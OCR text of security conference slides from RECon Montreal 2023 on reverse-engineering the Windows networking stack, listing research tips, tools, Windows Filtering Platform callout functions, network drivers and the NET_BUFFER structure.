FIELD EFFECT

RED OCTOBER

One Ping Too Many


RECon Montreal June 2023

About Me

- Security Developer
- Malware detection and defence
- Previously was vulnerability researcher

Motivation

- Share approach to large systems
- Windows networking internals knowledge
- Weird machines are fun



Reversing Large Systems

One Piece At A Time


FIELD EFFECT

Bug Hunting

- Understand the system
- More knowledge leads to > odds of success
- Complexity leads to bugs
- Public documentation, other research
- Past vulnerabilities

Large Systems

- Can't RE entire system
- Look for hints to promising locations (function names, strings, etc.)
- Use knowledge from research and analysis to locate interesting areas
  - Combine dynamic and static analysis
- Don't be afraid to be wrong



FIELD EFFECT

Tips

- Keep notes
- Cache limitations
- Function constraints or interesting behaviour
- Review notes periodically


Tools

- Disassembler (Ghidra, IDA, etc.)
  - Load public structures
- Kernel debugger (windbg)
- Python
  - Scapy to craft packets
- Wireshark

Windows Networking Internals

Can you count the drivers

Windows TCPIP Stack



Winsock

USER MODE

KERNEL MODE

WSK

AFD

TDI

TDX

TCP/IP Stack

Transport Layer


Network Layer

Framing Layer

NDIS Driver

Windows Filtering Platform

Windows Filtering Platform Architecture Overview


Socket Application
Ws2_32.dll
C management API (fwpuclnt.dll)
3rd Party Firewall
C management API (fwpuclnt.dll)
Windows Firewall (mpssvc)
C management API (fwpuclnt.dll)
Legacy IPSec Policy Service (policyagent)
C management API (fwpuclnt.dll)
RPC Server Application
RPC Runtime (rpcrt4.dll)
Classify API (fwpuclnt.dll)
RPC Interface (Management)
RPC Interface (Classify)
UM filter engine
Base Filtering Engine (bfe)
UM RPC layers
IKE and IPsec layers (v4/v6)
IKE protocol AuthIP protocol (ikeext)
User Mode
Kernel Mode
TCP/IP Stack (tcpip.sys)
Stream Layer Shim
ALE (connection management)
Transport Layer Shim (TCP / UDP)
IPsec Framing
Network Layer Shim IPv4 / IPv6
IOCTL Interface
Classify API
Stream/Datagram Data Layer (v4/v6)
Inbound/Outbound ALE Layer (v4/v6)
Inbound/Outbound Transport Layer (v4/v6)
Inbound/Outbound IP Layer (v4/v6)
Callout API
KM Filter Engine
3rd Party Anti-Virus callout
3rd Party Parental Control callout
3rd Party IDS callout
3rd Party NAT callout
IPsec callout
WFP Kernel Client (fwpkclnt.sys)

WFP Callouts


- **tcpip**!IPSecInboundTransportFilterCalloutClassifyV4/6
- **tcpip**!IPSecOutboundTransportFilterCalloutClassifyV4/6
- **tcpip**!IPSecInboundTunnelFilterCalloutClassifyV4/6
- **tcpip**!IPSecOutboundTunnelFilterCalloutClassifyV4/6
- **tcpip**!IPSecForwardInboundTunnelFilterCalloutClassifyV4/6
- **tcpip**!IPSecForwardOutboundTunnelFilterCalloutClassifyV4/6
- **tcpip**!IPSecInboundAcceptAuthorizeCalloutClassify
- **tcpip**!IPSecAleConnectCalloutClassify
- **tcpip**!WfpEnforceSilentDrop
- **tcpip**!WfpAlepSetOptionsCalloutClassify
- **tcpip**!IPSecInboundTunnelAcceptAuthorizeCalloutClassify
- **tcpip**!FlpEdgeTraversalCalloutClassify
- **tcpip**!IdpCalloutClassifyV4/6
- **tcpip**!TcpTemplatesFilter
- **tcpip**!WfpAlepDbgLowboxSetByPolicyLoopbackCalloutClassify
- **tcpip**!WfpAlepSetOptionsCalloutClassify
- **tcpip**!WfpAlepPolicySilentModeCalloutClassify
- **tcpip**!WfpAlepRioAppIdHelperCalloutClassify
- **tcpip**!WfpAlepSetBindIfListCalloutClassify
- **tcpip**!WfpVpnCalloutClassifyV4/6
- **mpsdrv**!MpsQueryUserCallout
- **mpsdrv**!MpsLoggingCallout
- **mpsdrv**!MpsSecondaryConnectionsCallout
- **mpsdrv**!MpsFlowEstablishedCallout
- **mpsdrv**!MpsStreamFlowAnalysisCallout
- **mpsdrv**!MpsStreamFlowAnalysisCallout
- **Ndu**!NduFlowEstablishedClassify
- **Ndu**!NduInboundTransportClassify
- **Ndu**!NduOutboundTransportClassify
- **Ndu**!NduInboundMacClassify
- **Ndu**!NduOutboundMacClassify
- **WdNisDrv**!wfp_callout::stream_classify
- **WdNisDrv**!wfp_callout::flow_established_classify

FIELD EFFECT

Network Drivers


- agilevpn.sys
- asynmac.sys
- bridge.sys
- bthpan.sys
- FWPKCLNT.sys
- ipfltdrv.sys
- ipnat.sys
- l2bridge.sys
- lltdio.sys
- mpsdrv.sys
- mslldp.sys
- NdisImPlatform.sys
- ndiswan.sys
- NetAdapterCx.sys
- netio.sys
- netvsc.sys
- nwifi.sys
- pacer.sys
- PktMon.sys
- rasl2tp.sys
- raspppoe.sys
- raspptp.sys
- rassstp.sys
- rspndr.sys
- tcpip.sys
- tunnel.sys
- vfpext.sys
- vmswitch.sys
- wanarp.sys
- WdiWiFi.sys
- WdNisDrv.sys
- wfplwfs.sys
- Winnat.sys
- xboxgip.sys

Network Input



Key Structures

- Packet data handled with NET_BUFFER structures



NET_BUFFER

NetBufferHeader

ChecksumBias

Reserved

NdisReserved

ProtocolReserved

MiniportReserved

NdisPoolHandle

NET_BUFFER_HEADER

NetBufferData

Link

NET_BUFFER_DATA

Next

MdlChain

